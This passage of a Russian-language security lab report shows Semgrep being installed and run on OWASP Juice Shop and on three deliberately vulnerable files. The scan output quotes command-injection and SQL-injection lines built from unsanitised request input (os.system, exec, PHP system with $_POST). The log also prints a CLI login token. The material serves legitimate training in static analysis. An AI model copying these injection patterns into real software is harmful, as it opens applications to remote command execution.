prospero@cinnamon-vm:~$ sudo mv /etc/apt/preferences.d/nosnap.pref ~/Documents/nosnap.backup
prospero@cinnamon-vm:~$ sudo apt install snapd
```

Устанавливаем semgrep клиент:

```
$ sudo snap install semgrep
```

```
prospero@cinnamon-vm:~$ semgrep --version
1.34.1
```

Подключаем клиент командой:

```
$ semgrep login
```

Откроется веб-страница (если автоматически на открылась, то скопируйте ссылку из терминала и вручную введите её в адресной строке браузера). Нажимаем **Activate**:

```
prospero@cinnamon-vm:~$ semgrep login
Login enables additional proprietary Semgrep Registry rules and running custom policies from Semgrep Cloud Platform.
Login at: https://semgrep.dev/login?cli-token=cefe9fd0-67d5-4edc-a6b5-b0be16a1912f&docker=False&gha=False

Once you've logged in, return here and you'll be ready to start using new Semgrep rules.
Saved login token

e60bf9ed3e7bfca26efa5b3b3f86197d9e51ca0e987804cce1d09b5a3e098ed5

in /home/prospero/snap/semgrep/5/.semgrep/settings.yml.
Note: You can always generate more tokens at https://semgrep.dev/orgs/-/settings/tokens
```


Semgrep CLI login

Do you want to activate a CLI token for prospero-mifiib by yurashamray?

Once activated your terminal will finish logging in.

Cancel

Activate



После подключения Semgrep к клиенту на нашем устройстве, мы можем проводить локальное сканирование файлов. В терминале вводим команду:

```
$ semgrep scan --config auto
```

```
prospero@cinnamon-vm:~$ semgrep --config auto
```

Scan Status

Scanning 113669 files tracked by git with 1671 Code rules, 580 Pro rules:

Language	Rules	Files	Origin	Rules
<multilang>	93	4933	Community	1091
json	4	588	Pro rules	580
ts	251	405		
yaml	28	82		
html	1	57		
js	241	14		
c	11	7		
bash	4	7		
dockerfile	5	1		

Scan Summary

Some files were skipped or only partially analyzed.

Partially scanned: 56 files only partially analyzed due to parsing or internal Semgrep errors

Scan skipped: 118 files larger than 1.0 MB, 111878 files matching .semgrepignore patterns

For a full list of skipped files, run semgrep with the --verbose flag.

Ran 1671 rules on 1646 files: 104 findings.

При нахождении уязвимости будет выведено предположительное название уязвимости, строка, в которой содержится уязвимость, а также описание, например:

```
Downloads/juice-shop/data/static/codefixes/dbSchemaChallenge.1.ts
```

```
javascript.sequelize.security.audit.sequelize-injection-express.express-sequelize-injection
```

```
Detected a sequelize statement that is tainted by user-input. This could lead to SQL injection if the variable is user-controlled and is not properly sanitized. In order to prevent SQL injection, it is recommended to use parameterized queries or prepared statements.
```

```
Details: https://sg.run/gjoe
```

```
5| ... "SELECT * FROM Products WHERE ((name LIKE '%" + criteria + "'" OR description LIKE '%" + criteria + "'" ) AND deletedAt IS NULL) ORDER BY name" ) ...  
[shortened a long line from output, adjust with --max-chars-per-line]
```

Теперь просканируем три фрагмента кода помещенные в папку ~/semgrep:

```
$ semgrep scan - --config auto ~/semgrep/
```

```
prospero@cinnamon-vm:~$ semgrep scan --config auto ~/semgrep/
```

Scan Status

Scanning 3 files tracked by git with 1671 Code rules, 580 Pro rules:

Language	Rules	Files	Origin	Rules
<multilang>	58	9	Community	1091
python	349	1	Pro rules	580
js	241	1		
php	60	1		

100% 0:00:00

Фрагмент кода #1 (find_vuln6.py):

```
/home/prospero/semgrep/find_vuln6.py
```

```
python.django.security.injection.command.command-injection-os-system.command-injection-os-system
```

```
Request data detected in os.system. This could be vulnerable to a command injection and should be avoided. If this must be done, use the 'subprocess' module instead and pass the arguments as a list. See https://owasp.org/www-community/attacks/Command_Injection for more information.  
Details: https://sg.run/Gen2
```

```
9| os.system(request.remote_addr)
```

```
python.flask.security.audit.debug-enabled.debug-enabled
```

```
Detected Flask app with debug=True. Do not deploy to production with this flag enabled as it will leak sensitive information. Instead, consider using Flask configuration variables or setting 'debug' using system environment variables.  
Details: https://sg.run/dKrd
```

```
14| app.run(debug=True)
```

```
python.flask.security.injection.os-system-injection.os-system-injection
```

```
User data detected in os.system. This could be vulnerable to a command injection and should be avoided. If this must be done, use the 'subprocess' module instead and pass the arguments as a list.  
Details: https://sg.run/4xzz
```

```
9| os.system(request.remote_addr)
```

Фрагмент кода #2 (find_vuln7.js):

```

/home/prospero/semgrep/find_vuln7.js
javascript.express.express-child-process.express-child-process
Untrusted input might be injected into a command executed by the application, which can lead
to a command injection vulnerability. An attacker can execute arbitrary commands,
potentially gaining complete control of the system. To prevent this vulnerability, avoid
executing OS commands with user input. If this is unavoidable, validate and sanitize the
user input, and use safe methods for executing the commands. For more information, see
[Command injection prevention for JavaScript](https://semgrep.dev/docs/cheat-
sheets/javascript-command-injection/).
Details: https://sg.run/9p1R

8|   exec(`${req.body.url}`, (error) => {
|   -----
19|   'gzip ' + req.query.file_path,
|   -----
javascript.lang.security.detect-child-process.detect-child-process
Detected calls to child_process from a function argument 'req'. This could lead to a command
injection if the input is user controllable. Try to avoid calls to child_process, and if it
is needed ensure user input is correctly sanitized or sandboxed.
Details: https://sg.run/l2lo

8|   exec(`${req.body.url}`, (error) => {
|   -----
19|   'gzip ' + req.query.file_path,
|   -----
javascript.lang.security.detect-child-process.detect-child-process
Detected calls to child_process from a function argument 'cmd'. This could lead to a command
injection if the input is user controllable. Try to avoid calls to child_process, and if it
is needed ensure user input is correctly sanitized or sandboxed.
Details: https://sg.run/l2lo

35| const cmdRunning = spawn(cmd, []);

```

Фрагмент кода #3 (find_vuln8.php):

```

/home/prospero/semgrep/find_vuln8.php
php.lang.security.exec-use.exec-use
Executing non-constant commands. This can lead to command injection.
Details: https://sg.run/5Q1j

11| system("whois " . $_POST["domain"]);
|   -----
php.lang.security.tainted-command-injection.tainted-command-injection
Untrusted input might be injected into a command executed by the application, which can lead
to a command injection vulnerability. An attacker can execute arbitrary commands,
potentially gaining complete control of the system. To prevent this vulnerability, avoid
executing OS commands with user input. If this is unavoidable, validate and sanitize the
user input, and use safe methods for executing the commands. In PHP, it is possible to use
`escapeshellcmd(...)` and `escapeshellarg(...)` to correctly sanitize input that is used
respectively as system commands or command arguments.
Details: https://sg.run/BpJ2

11| system("whois " . $_POST["domain"]);
|   -----
php.laravel.security.laravel-command-injection.laravel-command-injection
Untrusted input might be injected into a command executed by the application, which can lead
to a command injection vulnerability. An attacker can execute arbitrary commands,
potentially gaining complete control of the system. To prevent this vulnerability, avoid
executing OS commands with user input. If this is unavoidable, validate and sanitize the
user input, and use safe methods for executing the commands. In PHP, it is possible to use
`escapeshellcmd(...)` and `escapeshellarg(...)` to correctly sanitize input when used
respectively as system commands or command arguments.
Details: https://sg.run/3PYR

11| system("whois " . $_POST["domain"]);

```

ЗАКЛЮЧЕНИЕ

В ходе этой практической работы мы успешно установили и настроили **Burp Suite Professional**, мощный инструмент для тестирования безопасности веб-приложений. Этот инструмент предоставил нам широкие возможности для анализа трафика, обнаружения уязвимостей и проверки безопасности веб-приложений.

Также, установили **OWASP Juice Shop**, веб-приложение с открытым исходным кодом, предназначенное для обучения и практики в области кибербезопасности. Juice Shop стал нашей песочницей для тестирования и эксплуатации уязвимостей.

Выполнили несколько лабораторных работ в рамках Juice Shop, включая задачи, связанные с обходом CAPTCHA, SQL-инъекциями, а также взломом учетной записи пользователя. Эти лабораторные работы помогли нам лучше понять уязвимости и методы их эксплуатации.

С помощью инструмента **Semgrep** мы провели анализ трех фрагментов кода на наличие потенциальных уязвимостей в коде. Это дало нам представление о том, как инструменты статического анализа могут быть использованы для обнаружения уязвимостей на этапе разработки.

Эта практическая работа подчеркивает важность безопасности веб-приложений и методов ее проверки. Мы расширили наши навыки в области кибербезопасности, обучились использованию мощных инструментов и научились обнаруживать уязвимости как на этапе разработки, так и в рабочих веб-приложениях. Этот опыт будет ценным при работе в сфере информационной безопасности и веб-разработке.

ПРАКТИЧЕСКАЯ РАБОТА ЗАВЕРШЕНА!